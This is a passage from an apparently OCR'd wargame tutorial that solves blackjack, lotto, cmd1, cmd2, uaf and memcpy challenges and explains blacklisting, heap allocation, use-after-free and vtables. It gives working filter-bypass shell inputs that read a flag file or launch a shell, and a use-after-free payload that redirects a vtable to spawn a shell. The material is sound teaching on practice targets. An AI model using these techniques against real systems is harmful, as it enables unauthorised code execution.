Let's try to play some blackjack:

```
Cash: $500
-------
|D    |
|  5  |
|     D|
-------

Your Total is 5

The Dealer Has a Total of 9

Enter Bet: $100


Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
H
-------
|H    |
|  5  |
|    H|
-------

Your Total is 10

The Dealer Has a Total of 13

Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
H
-------
|S    |
|  4  |
|    S|
-------

Your Total is 14

The Dealer Has a Total of 21
Dealer Has the Better Hand. You Lose.

You have 0 Wins and 1 Losses. Awesome!

Would You Like To Play Again?
Please Enter Y for Yes or N for No
```

Figures.

Have you ever been to the USA Black Hat conference? It's one of the largest information security conventions in the world, and it's annually held in July at the Las Vegas hotel complex. This complex is a masterpiece of meticulous design where every little choice was made to coerce visitors into sitting down and playing at the slot machines. All the hotel ground floors are effectively merged into a maze of twisty little passages, all alike. No visual cues, so it's very difficult to just quickly get from point A to point B. Nowhere to sit, except for at the slot machines.

In 1986, the American Physical Society famously held a convention of some 4,000 physicists at the Vegas MGM hotel. The physicists showed practically zero interest in gambling, and the casino cash intake was so abysmally low during the convention that (according to an oft-repeated urban legend) upon their departure the physicists were politely asked to never return to Vegas. To this day, rumors haunt Black Hat of discontented hotel management and/or security staff, complaining, "why don't these hacker types ever sit at the slot machines?". The answer is that they have a thing in common with the physicists: they all know enough probability theory to understand that at the Casino, the only winning move is not to play.

Anyway, let's look at the source and carefully reason about why we *can't* just become millionaires. The odds are against us; empirically, the vast majority of people who play Blackjack don't become millionaires in the process, no matter what clever betting strategy they try. We have a much better shot if we risk the entire million on one single bet (after all, even if we fail, we can just restart the game), but the game won't let us bet on an amount of money larger than the amount we already have.

So... why don't we try betting a negative million, and losing?


Look at the source code carefully and note that nothing prevents us from doing this. The variable storing our bet amount is a signed integer. A negative million is less than $500, so the bet will be allowed. If we lose, the negative million is subtracted from our balance, making us a million dollars richer. It is never checked whether the amount we bet is positive. The program author did not *intend* for this loophole to be there – they just didn't consider the possibility of silly input.

```
Cash: $500
-------
|H    |
|  9  |
|    H|
-------

Your Total is 9

The Dealer Has a Total of 5

Enter Bet: $-1000000


Would You Like to Hit or Stay?
Please Enter H to Hit or S to Stay.
s

You Have Chosen to Stay at 9. Wise Decision!

The Dealer Has a Total of 16
The Dealer Has a Total of 17
Dealer Has the Better Hand. You Lose.

You have 0 Wins and 1 Losses. Awesome!

Would You Like To Play Again?
Please Enter Y for Yes or N for No
```

```
YaY_I_AM_A_MILLIONARE_LOL


Cash: $1000500
-------
|H    |
|  2  |
|    H|
-------

Your Total is 2

The Dealer Has a Total of 10

Enter Bet: $
```

We'll excuse the reader for asking "how was I supposed to think of that?". It's the same as with the binary divide-and-conquer: You get shown it once, and then you know to look for it again.

34 Challenge 0x0C: Lotto


lotto

> "Mommy! I made a lotto program for my homework. Do you want to play?"

Fine, let's play some Lotto:

```
ben@ubuntu:                                          /12_lotto$ ./lotto
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : 142857
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
```

Figures!

With our disappointment fresh in mind, let's take a look at the code that actually determines whether we won or not:

```
for(i=0; i<6; i++){
                for(j=0; j<6; j++){
                        if(lotto[i] == submit[j]){
```

```
                        match++;
                    }
                }
            }
```

This code iterates over all our chosen numbers and all the randomly selected numbers, and every time it finds a match, it increments a total of correctly guessed numbers. This seems fair enough, until we realize (and that's the point of this exercise) that actually, no, it is not fair enough at all. Consider what happens if we guess the same number twice - for instance, if we submit 123455. If 1, 2, 3, 4 and 5 are all randomly chosen by the lottery machine, then the algorithm increments our total of correct guesses *six* times. Using this trick, we can win by correctly guessing 5 of the winning numbers, instead of all 6.

That's still a difficult feat, but here's an example for how the phrase "more of the same" gets an underserved bad rap. Sometimes, that's exactly the solution: more of the same. What if our "guess" is just six copies of the same byte? Now we just need 1 correct guess. If that single number that we repeated 6 times comes up at all in the lottery machine, it will be counted as six matches, and we win. The probability of winning an actual lottery with 6 numbers picked out of 256 is $\frac{1}{\binom{256}{6}}$, roughly 1 in 368 billion; If we play a hundred games a second, we are expected to win in about 120 years. The probability of winning the tweaked, repeated number lottery is $\frac{\binom{255}{5}}{\binom{256}{6}}$, roughly 1 in 50. Even if we play at a leisurely pace of a single game in 10 seconds, we can expect to win in about 8 minutes.

```
Submit your 6 lotto bytes : ######
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ######
Lotto Start!
bad luck...
- Select Menu -
1. Play Lotto
2. Help
3. Exit
1
Submit your 6 lotto bytes : ######
Lotto Start!
sorry mom... I FORGOT to check duplicate numbers... :(
- Select Menu -
1. Play Lotto
2. Help
3. Exit
```

35 The Futility of Blacklisting

Blacklisting is the practice of searching for specific "problematic patterns" in input and removing them by hand. Blacklisting doesn't work. Don't use a blacklist, unless there's really no other choice. Also, in our personal opinion "The Blacklist" is a really mediocre show, and we stopped watching it after the fifteen hundredth time someone said the phrase "duffle bag of bones".

Suppose we manage a chatroom and, as rabid Digimon fans, we refuse to allow anyone in the chatroom to mention anything and anyone out of the Pokemon franchise. We download a list of Pokemon and feed it to an automatic script running on the chat server; the script scans every incoming message and simply removes the offending phrase before displaying the original message. So, if someone says: `Three weeks ago I went to see the movie 'Detective Pikachu'`, this will show up as `Three weeks ago I went to see the movie 'Detective '`. Other chat participants might get suspicious about that extra space, as well as the fact that, surprisingly, there is no such film; but we don't mind.

A few innocent burps get by on the first few weeks: Someone posts `gengar` uncapitalized and it gets through, so we fix our filtering to be case insensitive. Two French people manage to have a hearty conversation about who's cooler, *Dracaufeu* or *Tortank*, so we add support for foreign languages.

Everything goes well until one day someone posts the message:

```
Hey guys did you know that Victini is an artistic representation
of the nuclear bomb dropped on Hiroshima
```

Our blacklist doesn't include `Victini`; it's a new one out of those "Black & White" games where PETA are the villains. Begrudgingly, we set up a script that scrapes the Bulbapedia database for new characters, Pokemon, and other terms of art that must be suppressed under our Digimon supremacist regime.

At this point people catch on to what we are doing and start expressing their displeasure by explicitly wording their messages to get around our system. They start speaking of `J*gglypuff` and `4lakazam` and `Mew_two`. We frantically implement a system that checks input for character similarities and word similarities to blacklisted words. Eventually the following occurs:

```
alice> so there i was with my friend in this hallway right
bob> right
charlie> right.
alice> and suddenly this guy comes right up to us and
alice> wait a moment
alice> i was there with my friend
alice> my friend's name was
alice> oh my god what
alice> it's that stupid filter isnt it
Cynthia_J> It was me, haha. My bad for having the name of a big shot lady out of the franchise that
    must not be named. At least they didn't implement it on usernames yet.
alice> shut up i bet the admin is watching this chat
*******_J> You're overreacting.
*******_J> Well, that's unfortunate.
```

A great outcry pours forth from the community, decrying our blanket blacklisting of perfectly legitimate birth names and perfectly legitimate Pokemon characters. We want to fix this crisis and keep our filter, but at this point it's really not clear how. As we mull this over, to our horror, the next day the following conversation happens in the chatroom:

```
iconoclast> look what i can do! pikachu pokeball pokedex. Haha
```


We ban this person, but more people keep coming in and doing it. We double check that these terms do appear in our filter, and when done, we have no other choice but to reach for the server logs and find out what's going on. After much work, we find the original, unsanitized message:

```
iconoclast> look what i can do! pikapikachuchu pokepokeballball pokepokedexdex. Haha
```

Our filter only performs one pass on the input. It removed the embedded offending terms, only to leave new offending terms in their wake: once `pikachu` was removed, `pikapikachuchu` became simply `pikachu`. We sigh and implement an iterative engine that runs the script again and again until no offending terms are left. This works for two weeks, and then the `pikachu`s start appearing in chat again. After much toil and investigation, we find out that the open-source chat engine we've been using has support for some arcane server-side language called CHATSCRIPT, and people have been sending in `CHATSCRIPT<"pika"+"chu">`...

Don't use a blacklist, OK.

36 Challenge 0x0D: cmd1


cmd1

> Mommy! What is PATH environment in linux?

Luckily, we already know that!

In this challenge and the next, our commands on the remote server are passed to a call to the `system` function. Before we rush to produce a solution, note that `system` invokes the `sh` program, which in turn runs the `dash` shell rather than `bash`. To toy around with possible solutions, and get a grasp of which `bash` amenities are still there and which are missing, we may want to invoke `sh` in a separate terminal and try out commands before we actually send them to the program.

We are given the following source:

```
#include <stdio.h>
#include <string.h>

int filter(char* cmd){
        int r=0;
        r += strstr(cmd, "flag")!=0;
        r += strstr(cmd, "sh")!=0;
        r += strstr(cmd, "tmp")!=0;
        return r;
}
int main(int argc, char* argv[], char** envp){
        putenv("PATH=/thankyouverymuch");
        if(filter(argv[1])) return 0;
        system( argv[1] );
        return 0;
}
```

We are allowed to issue any commands, but we can't simply invoke standard Linux programs such as `sh` or `ls` by name (due to the wiped `PATH`), and we aren't allowed to use the words `flag`, `sh` and `tmp`.

There are many ways to get around this issue and recover the flag. Any installed program can be invoked directly by specifying its full path; any tabooed word can be replaced with an equivalent backtick substitution using `printf`, `xxd` or some such. Note that we will have to escape the backticks so that the backtick substitution is not performed by `bash` before the input is passed to the program. Here are some sample solutions we can use as `argv[1]`:

- `/usr/bin/python` (then open `flag` and read the contents from Python shell)
- `"/bin/cat ./\`printf %s%s fl ag\`"`
- `"/bin/\`echo 00 73 68 | /usr/bin/xxd -r\`"`

37 Challenge 0x0E: cmd2


cmd2

> Daddy bought me a system command shell. But he put some filters to prevent me from playing with it without his permission... But I wanna play anytime I want!

In keeping with our Pokemon theme, the previous exercise has evolved:

```
#include <stdio.h>
#include <string.h>

int filter(char* cmd){
        int r=0;
        r += strstr(cmd, "=")!=0;
        r += strstr(cmd, "PATH")!=0;
        r += strstr(cmd, "export")!=0;
        r += strstr(cmd, "/")!=0;
        r += strstr(cmd, "`")!=0;
        r += strstr(cmd, "flag")!=0;
        return r;
}

extern char** environ;
void delete_env(){
        char** p;
        for(p=environ; *p; p++) memset(*p, 0, strlen(*p));
}

int main(int argc, char* argv[], char** envp){
        delete_env();
        putenv("PATH=/no_command_execution_until_you_become_a_hacker");
        if(filter(argv[1])) return 0;
        printf("%s\n", argv[1]);
        system( argv[1] );
        return 0;
}
```

Some counter-measures have been added for a few possible solutions for the previous exercise, such as manually exporting a valid `PATH` variable. The program will now also reject anything with a backtick or slash in it. This last one is a problem – *all* our proposed solutions for the last exercise include a slash to get around the empty `PATH`.

This doesn't make the exercise impossible, but it does make our options much more limited. To run a program we need to specify where it is, but to specify where it is we need a slash, and to generate a slash we need to run a program. There's a hole in our bucket:

> "There's a Hole in My Bucket" (or "...in the Bucket") is a children's song, based on a dialogue between two characters, called Henry and Liza, about a leaky bucket. The song describes a deadlock situation: Henry has a leaky bucket, and Liza tells him to repair it. To fix the leaky bucket, he needs straw. To cut the straw, he needs an axe. To sharpen the axe, he needs to wet the sharpening stone. To wet the stone, he needs water. But to fetch water, he needs the bucket, which has a hole in it.

The bucket cork we are looking for is `printf`, which is unique in that it both offers the functionality we are looking for *and* is a shell builtin, rather than a program. This means it can be run even with an empty `PATH`. Let's test out some commands to be sent to `dash`. Start a session (`sh`) and try:

```
printf \x2fusr\x2fbin\x2fpython
```

This returns `x2fuserx2fbinx2fpython`. The backslash is consumed by `sh` and erroneously interpreted as an escape character. But of course that's okay, because we can just do:

```
printf \\x2fusr\\x2fbin\\x2fpython
```

Which returns `\x2fusr\x2fbin\x2fpython` as we wanted, which means that – no, wait, that's not what we wanted at all.




Figure 21: xkcd #638, "backslashes"

This is a rare moment of self-doubt and reflection. Have we forgotten how character escapes work? Have we just suffered a stroke? Giving the exact same input to `printf` on `bash` produces the desired output, `/usr/bin/python`. Something's definitely off...

A quick web search for "printf dash hexadecimal" finds this bug report from 2015 which points out that, indeed, `dash` does not support hexadecimal escapes. The bug is triumphantly closed as `WONTFIX`, because this "feature" is a part of the POSIX standard. Due to hexadecimal escapes being "ambiguous", only octal escapes are supported: if we want a backslash, we need to specify a `\057`. Fine:

```
printf \\057usr\\057bin\\057python
```

And this finally evaluates to `/usr/bin/python`. Let's pass it to `sh` from the `bash` terminal and see what happens:

```
sh -c "printf \\057usr\\057bin\\057python"
```

Outputs: `057usr057bin057python`

Now that we're invoking `sh` from `bash` (instead of directly working with a `sh` shell), we also have to deal with the `bash` substitution. That's 3 substitutions in total: one by `bash`, another by `sh` and then finally one by `printf`. We need three backslashes, and this insight finally gives us one possible solution:

```
./cmd2 "$(printf \\\057usr\\\057bin\\\057python)"
```

As bonus material, have a look at how this solution is specified in the TeX source of this document:

```
1713 \xcode{bash}{./cmd2 "$(printf \\\\\\057usr\\\\\\057bin\\\\\\057python)"}
```


38 Dynamic Memory Allocation and the Heap

Imagine a primitive note-taking program. This program supports just a few simple features: the end user can create new notes, delete notes and edit the contents of existing notes. Let's pretend we're a compiler that has to implement this program in assembly. As the compiler, we have access to local variables on the stack. Where and how do we keep the notes?


We might say "as local variables in the main function, or the menu function, or some such". Makes sense, except by how

much do we plan to decrement `esp` in the function prologue? Or, to be less technical: how much space for local variables do we allocate? In the stdcall convention, this is decided at compile time. But the number of notes, and their size, changes dynamically at run time. If we create enough space for 3MB of notes, someone might try to take 4MB of notes and crash our program.

We might then say "fine; bare stdcall is not equipped to handle a case like this. Decrement `esp` at run time by the appropriate amount." Now, since the note sizes vary and are also only known at run time, we'd have to keep track of which stack variables have already been allocated, and where they are relative to `esp`. Great, except, where do we keep this table? Its size is only known at run-time, too, so if we try to keep it in the stack, we run right into the same problem again – how much space to allocate for it in advance? We can maybe allocate some in advance, and then allocate more space if we run out of space – but then we'd have to decide where to allocate that space. And all of this somehow has to be taken care of in tandem with the calling convention, which might differ from function to function for all we know...



At some point, the people who first ran into this problem basically just gave up. They said, "clearly, calling conventions and arbitrary-size memory allocations just don't mix well. We can keep trying to square this circle, or, we could, you know... just put the dynamically allocated memory somewhere else."



And they did. This "somewhere else" is called the heap. The heap lives somewhere in process memory separately from the stack, and supports a simple API: "please allocate X memory" and "please deallocate this chunk of memory you gave us earlier". When memory is allocated, the heap provides us with its address, the size of which is known at compile-time (4 bytes in the `x86` architecture, 8 bytes in `x64`).

The rest is implementation details, and can vary depending on the heap implementation used (for e.g. C language, the implementation of the relevant functions – `malloc` and `free` – lives in the standard library). Some heaps will only allocate memory chunks with an address that is dword-aligned, or maybe qword-aligned. Some heaps are deterministic, and will produce the exact same allocation sizes and addresses if the same code is run again; others have an element of randomness.

Heap internals is a subject unto itself. To solve the exercises relating to the heap that we'll encounter, we need to be familiar with the following basic properties of the heap provided with the C standard library:

- It is **deterministic**: If the same sequence of API calls is made to the heap during two different runs of the program, addresses may vary but the heap will always have the same shape, and will always make the same choices regarding how much memory to allocate internally and where; as well as whether to recycle previously used memory or not (and if so, which).
- If an allocation of size x is freed, and then an allocation of **the same size** x is immediately made again, the heap will favorably consider **reallocating the exact same memory range** that just got freed. This won't happen every time, but will likely happen eventually, if enough such allocations are made.
- The **alignment** of allocated heap memory addresses **depends on the platform** (and implementation of standard library), and can be verified by hand by carefully examining the address returned by a few `malloc`s.

If the reader is interested in more C heap internals, they're encouraged to refer to e.g. this document.

39 Exploitation Basics: Use After Free

This brings us to another exploitation technique: "Use After Free", or UAF for short.

The normal lifecycle of an object on the heap is that it is allocated, used, and then finally freed. Unfortunatley, code gets complex – there are functions, loops, vtables and whatnot – and so the flow of execution is not so straightforward. It happens that a specific execution flow causes the object to be unintentionally allocated, used, freed and *then used again*.

This is, of course, not good. Once the object is freed, its contents are undefined. Worse, if the program lets a user perform allocations, the user can ask for many allocations of the same size as the freed object. The C heap will give the user control of every one of them, and likely, one of them will occupy that exact same memory range that the original object occupied earlier. When the program eventually tries to treat that memory as a valid object, this can lead to all sorts of mischief. For example, the program can try to call a function pointer – only to find out that the user had overwritten it with an address pointing to their own assembly.

The following exercise is basically a tutorial of how such an attack can be carried out.


Figure 22: The "Szimpla Kert", a bar in Budapest built inside a previously abandoned ruin.

40 Polymorphism and Inheritance Under the Hood

Virtual functions, interfaces and inheritance are all nice features to use on the developer's end – but, like all such nice features, they don't exist in assembly-land: the compiler has to implement them in assembly. The way this is done is with something called a *vtable*.

Each class (not each class instance – each class) has a single vtable sitting in memory, associated with it. The vtable is an array of function addresses. When a class method is called, the program looks up the correct function address based on the function's index in the vtable, which is hard-coded into the program as it is already known at compile time. When objects are initialized, the appropriate vtable pointer is written somewhere that's constant across all program objects (we've only ever seen `object[0]` in use, but in principle nothing prevents a compiler from doing something else as long as it's consistent across all objects).

This whole scheme allows the program to call class methods without knowing at compile time which class an object will be. It also allows the program to implement inheritance: a derived class vtable is the parent class vtable with some more functions added at the bottom. If the derived class overrides a virtual function of the parent class, the function pointer will be different at the relevant index; otherwise, it's the same. Pure virtual functions are represented with the value 0, and trying to call them causes the program to explode (this may make some sense of the cryptic incantation `virtual void func()= 0;`).



What this all means is that when the method `make_sound()` is called on `felix` who is a `Cat` instance, first `felix[0]` is treated as a pointer to a table. The program will look at the kth entry in the table, where k is the offset of `make_sound()` in `Cat`'s vtable. This function will then be called, with `felix` passed to it as a parameter (typically in the register `ecx`).

41 Challenge 0x0F: uaf

uaf

> "Mommy, what is Use After Free bug?"

Take a deep breath - we're solving this without a debugger!

We are presented with a C++ program. This program is more complex than the C programs we've seen so far. It introduces three classes: `Human`, `Man` and `Woman`. `Human`s have an age (integer) and a name (string pointer), and support a simple API consisting of 2 methods – `introduce` which prints the name and age, and `give_shell` which spawns a shell, much to the end user's pleasure. Both the classes `Man` and `Woman` inherit from the `Human` class, and both trivially override the virtual

method `introduce`. The overridden method simply invokes the `introduce()` of the `Human` superclass and then prints some flavor text.

In the `main` function, a `Man` object is created ("Jack") and then a `Woman` object ("Jill"). The user is then prompted with a menu that offers 3 somewhat ominous-sounding options: "Use", "After", and "Free".

1. "Use" calls the `introduce()` method for both Jack and Jill.
2. "After" allocates a buffer on the heap, with the size taken from `argv[1]`; then overwrites the allocated buffer with the contents of a file, with the file name taken from `argv[2]`.
3. "Free" deallocates Jack and Jill.

Our sincere compliments go to the author for this benevolent toy setup. Well, we've already learned how a UAF attack works. Given this setup, an attack strategy suggests itself:

1. The program allocates Jack and Jill. This happens before we are prompted for any input.
2. We ask the program to deallocate Jack and Jill. ("Free")
3. We ask the program to allocate many buffers, each of the same size as a `Human` object. Hopefully, we are given control of the memory earlier occupied by Jack and Jill. Since we control the data that gets written into each buffer, we arrange for the data to somehow cause the program to execute `give_shell` when we execute the next step. ("After")
4. We ask the program to invoke the `introduce()` method, except now because of our meddling, execution goes to the `give_shell` function instead.

(The attack plan elegantly spells out "free after use", instead of "use after free", but so what. When Bill Gates founded Microsoft, did he dream of the day his Operating System keeps the 64-bit executables in a directory named `system32` and the 32-bit executables in `syswow64`? No, but sometimes things just *happen*, ok.)

Note that some of the plan details above are rather fuzzy. This is a strategy, not a fully-detailed plan. The important thing is the ability to see right away that it's a sound plan, rather than a dead end, and therefore worth sitting down and working out the details. We know for sure we'll have control of an address that will be, *somehow*, used to compute where execution should go next; it stands to reason that we can arrange our input just right for the `give_shell` function to be called.

So, we're left with two main questions:

- What size are the `Man` and `Woman` objects?
- What data should we override them with?

As for the first question, some looking around with a disassembler shows that `jack` is constructed first – the call to the constructor is at address `0x400f13` – and then `jill` is constructed second, with the call to the constructor at address `0x400F71`. Right before each construction, there is a memory allocation of `0x18` bytes. This is the size of both `Man` and `Woman`, then.

The second question requires quite some more thought, and at first sight, seems almost hopelessly complicated. First we have to figure out the correct offset of `introduce` and `give_shell` in the `Man` vtable (that's a minor nuisance). Then we have to arrange for `jack[0]` to now be a pointer to a table that we have to create somehow, and control the contents of that table even though the only thing we control is the data inside a heap allocation that we don't even have the address of, and then...

People who actually write exploits in the real world have to deal with problems like this all the time. Thankfully, we're not in the real world right now, and the solution here is much, much simpler than that. It so happens that the table we need is already there, in memory, and we already know its address at compile time. It's at the address of the `Man` vtable *minus eight bytes*.

Seriously, it is. Wearing our reverse-engineer hats, we make all these distinctions: "here is a table, there is an instruction". But to the program, everything is a huge blob of data. `Man.vtable-8` is no less a table to it than `Man.vtable` itself.

And so, if the program sees a vtable pointer that points to `Man.vtable-8`, the program will dutifully look for `introduce` in `(Man.vtable-8)+k`, which equals `Man.vtable+(k-8)`. Since the function `give_shell` is listed in the declaration of `Human` right before `Introduce`, and since each entry is 8 bytes long (due to this program being a 64-bit program), `Man.vtable+(k-8)` will contain the address of `give_shell`.

The `Man` vtable is at the address `0x401570` (if we click through in a disassembler to the `Man` allocator, we can see it being `mov`ed to `jack[0]`). This means that we want the following to be written to `jack` once we gain control of him:

```
00: 68 15 40 00 00 00 00 00 00 00 00 00 00 00 00 00
10: 00 00 00 00 00 00 00 00
```

We invoke `xxd -r input.hex > input`, then invoke `uaf` with the first argument being `24` (`0x18`) and the second argument being `input`. We invoke "free", then invoke "after" a decent amount of times – and, finally, we invoke "use". This spawns a shell.

42 Challenge 0x10: memcpy


memcpy

> Are you tired of hacking? Take some rest here. Just help me out with a small experiment regarding memcpy performance. After that, the flag is yours.

When we connect to the server, we find a `readme` file with the following contents:

> The compiled binary of "memcpy.c" source code (with real flag) will be executed under memcpy_pwn privilege if you connect to port 9022.

Fine, then. We do that and:

```
Hey, I have a boring assignment for CS class.. :(
The assignment is simple.
-----------------------------------------------------
- What is the best implementation of memcpy?        -
- 1. implement your own slow/fast version of memcpy -
- 2. compare them with various size of data         -
- 3. conclude your experiment and submit report     -
-----------------------------------------------------
This time, just help me out with my experiment and get flag
No fancy hacking, I promise :D
specify the memcpy amount between 8 ~ 16 : 8
specify the memcpy amount between 16 ~ 32 : 16
specify the memcpy amount between 32 ~ 64 : 32
specify the memcpy amount between 64 ~ 128 : 64
specify the memcpy amount between 128 ~ 256 : 128
specify the memcpy amount between 256 ~ 512 : 256
specify the memcpy amount between 512 ~ 1024 : 512
specify the memcpy amount between 1024 ~ 2048 : 1024
specify the memcpy amount between 2048 ~ 4096 : 2048
specify the memcpy amount between 4096 ~ 8192 : 4096
ok, lets run the experiment with your configuration
experiment 1 : memcpy with buffer size 8
ellapsed CPU cycles for slow_memcpy : 1980
ellapsed CPU cycles for fast_memcpy : 198

experiment 2 : memcpy with buffer size 16
ellapsed CPU cycles for slow_memcpy : 266
ellapsed CPU cycles for fast_memcpy : 312

experiment 3 : memcpy with buffer size 32
ellapsed CPU cycles for slow_memcpy : 352
ellapsed CPU cycles for fast_memcpy : 386

experiment 4 : memcpy with buffer size 64
ellapsed CPU cycles for slow_memcpy : 556
ellapsed CPU cycles for fast_memcpy : 116

experiment 5 : memcpy with buffer size 128
ellapsed CPU cycles for slow_memcpy : 886
```

Hurray, we're done! ...wait, where's the flag? What happened to the other 5 experiments?

A special bonus here is that if we try to actually compile and run the program on our own end (we explain in a moment how to do this properly), it may or may not run through all the allocations flawlessly and attempt to print the flag. As it turns out, some heap implementations cause the "bug" this exercise is built around to disappear in a puff of logic, making the quirk at the heart of the exercise impossible to debug. Have fun with that (we certainly did).

Looking at the source, there's a `slow_memcpy` that simply copies the source buffer to the target buffer byte by byte; the standard `memcpy`; then there's a `fast_memcpy`, where, well:

```
char* fast_memcpy(char* dest, const char* src, size_t len){
    size_t i;
    // 64-byte block fast copy
    if(len >= 64){
        i = len / 64;
        len &= (64-1);
        while(i-- > 0){
            __asm__ __volatile__ (
            "movdqa (%0), %%xmm0\n"
            "movdqa 16(%0), %%xmm1\n"
            "movdqa 32(%0), %%xmm2\n"
            "movdqa 48(%0), %%xmm3\n"
            "movntps %%xmm0, (%1)\n"
            "movntps %%xmm1, 16(%1)\n"
            "movntps %%xmm2, 32(%1)\n"
            "movntps %%xmm3, 48(%1)\n"
            ::"r"(src),"r"(dest):"memory");
            dest += 64;
            src += 64;
        }
    }
```

After a moderate application of eye bleach, we turn to the wide web and find out that yes, that's a thing: it's possible to write inline assembly in C language (to add insult to injury, the above source uses the AT&T syntax, known for assembly instructions which are also valid Perl). Fine: if we're reading assembly, let's be reading assembly properly, with tools designed for reading assembly. Compile the program as a 32-bit binary (if using `gcc`, probably the correct incantation is `gcc -o memcpy memcpy.c -m32 -lm`), open the result in a disassemnbler and find the function `fast_memcpy`.

```
loc_863:
                mov     eax, [ebp+arg_4]
                mov     edx, [ebp+arg_0]
                movdqa  xmm0, xmmword ptr ds:(_GLOBAL_OFFSET_TABLE_ - 2FA4h)[eax]
                movdqa  xmm1, xmmword ptr [eax+10h]
                movdqa  xmm2, xmmword ptr [eax+20h]
                movdqa  xmm3, xmmword ptr [eax+30h]
                movntps xmmword ptr [edx], xmm0
                movntps xmmword ptr [edx+10h], xmm1
                movntps xmmword ptr [edx+20h], xmm2
                movntps xmmword ptr [edx+30h], xmm3
                add     [ebp+arg_0], 40h ; '@'
                add     [ebp+arg_4], 40h ; '@'
```

At this point we'll excuse the reader for asking, "What's a `movntps`? The x86 instruction table had `mov` and `call`, and even `lea`, but not this one? What am I supposed to do?". Look it up, that's what. There are easily over a thousand x86 instructions, and even if we put all of them here in a table, you'd forget most of them by the time you were done reading.

A web search for `movntps` finds the relevant page in the Intel® 64 and IA-32 Architectures Software Developer's Manual, which sounds excellent until we actually read it:

> MOVNTPS – Store Packed Single-Precision Floating-Point Values Using Non-Temporal Hint
> Moves the packed single-precision floating-point values in the source operand (second operand) to the destination operand (first operand) using a non-temporal hint to prevent caching of the data during the write to memory. The source operand is an XMM register, YMM register or ZMM register, which is assumed to contain packed single-precision, floating-pointing. The destination operand is a 128-bit, 256-bit or 512-bit memory location. The memory operand must be aligned on a 16-byte (128-bit version), 32-byte (VEX.256 encoded version) or 64-byte (EVEX.512 encoded version) boundary otherwise a general-protection exception (#GP) will be generated.
> The non-temporal hint is implemented by using a write combining (WC) memory type protocol when writing the data to memory. Using this protocol, the processor does not write the data into the cache hierarchy, nor does it fetch the corresponding cache line from memory into the cache hierarchy. The memory type of the region being written to can override the non-temporal hint, if the memory address specified for the non-temporal store is in an uncacheable (UC) or write protected (WP) memory region. For more information on non-temporal stores, see Caching of Temporal vs. Non-Temporal Data in Chapter 10 in the IA-32 Intel Architecture Software Developer's Manual, Volume 1.
> Because the WC protocol uses a weakly-ordered memory consistency model, a fencing operation implemented with the SFENCE or MFENCE instruction should be used in conjunction with MOVNTPS instructions if multiple processors might use different memory types to read/write the destination memory locations.
> Note: VEX.vvvv and EVEX.vvvv are reserved and must be 1111b otherwise instructions will #UD.

That settles that, then, except for a few minor technical details:

- What's a "non-temporal hint"?
- Why and how is data "cached" when being written to memory?
- Why does using a non-temporal hint prevent this "caching"?
- What are `xmm`, `ymm` and `zmm` registers?
- What are VEX and EVEX?
- What is a write-combining memory type protocol?
- What is a "cache line"? The "cache hierarchy"?
- What is a "weakly-ordered memory consistency model"?
- What is a "fencing operation"?
- What are the `sfence` and `mfence` instructions?
- What does it mean for an instruction to `#UD`?
- What?

An underrated skill is being able to cleanly separate an API from its internal implementation; another underrated skill is the ability to quickly recognize a text for which one is not the target audience. We care about the API of `movntps`, not its implementation, and we are definitely not the target audience of this text. We must either manually extract the parts that we do understand, or else slowly and carefully back away, then look for another source of information.

Some more web searching yields the following:

> The MOVNTPS (Non-temporal store of packed, single-precision, floating-point) instruction stores data from a SIMD floating-point register to memory. The memory address must be aligned to a 16-byte boundary; if it is not aligned, a general protection exception will occur. The instruction does not write-allocate, and minimizes cache pollution.

OK, this is better. Implementation details are clearly marked as such, and we can look at this from the end user's point of view. Suddenly now it's always 16-byte aligned instead of the other options mentioned in the previous document, but if this becomes an issue, we can figure it out. One way or the other, `movntps` is a glorified `mov` with extra bells and whistles that can fail if the destination operand isn't aligned properly.

Is that what's happening in the program? Well, probably. Obviously the `movntps` instruction is what's causing the program to fail, and the documentation doesn't detail any *other* reason for that instruction to fail, other than this mis-alignment issue. Probably the `malloc` in the target environment is implemented to return values which aren't aligned enough for `movntps`'s tastes.

Let's verify our suspicion. Add a `printf` to the original program that prints out the address of allocated memory every time the `dest` variable is assigned a value. Run it on the remote machine. The output should be something like the below:

```
experiment 1 : memcpy with buffer size 16
Alloc address: 0x573d3410
ellapsed CPU cycles for slow_memcpy : 2272
ellapsed CPU cycles for fast_memcpy : 268

experiment 2 : memcpy with buffer size 32
Alloc address: 0x573d3428
ellapsed CPU cycles for slow_memcpy : 284
ellapsed CPU cycles for fast_memcpy : 382

experiment 3 : memcpy with buffer size 64
Alloc address: 0x573d3450
ellapsed CPU cycles for slow_memcpy : 550
ellapsed CPU cycles for fast_memcpy : 120

experiment 4 : memcpy with buffer size 128
Alloc address: 0x573d3498
ellapsed CPU cycles for slow_memcpy : 1018
Segmentation fault (core dumped)
```

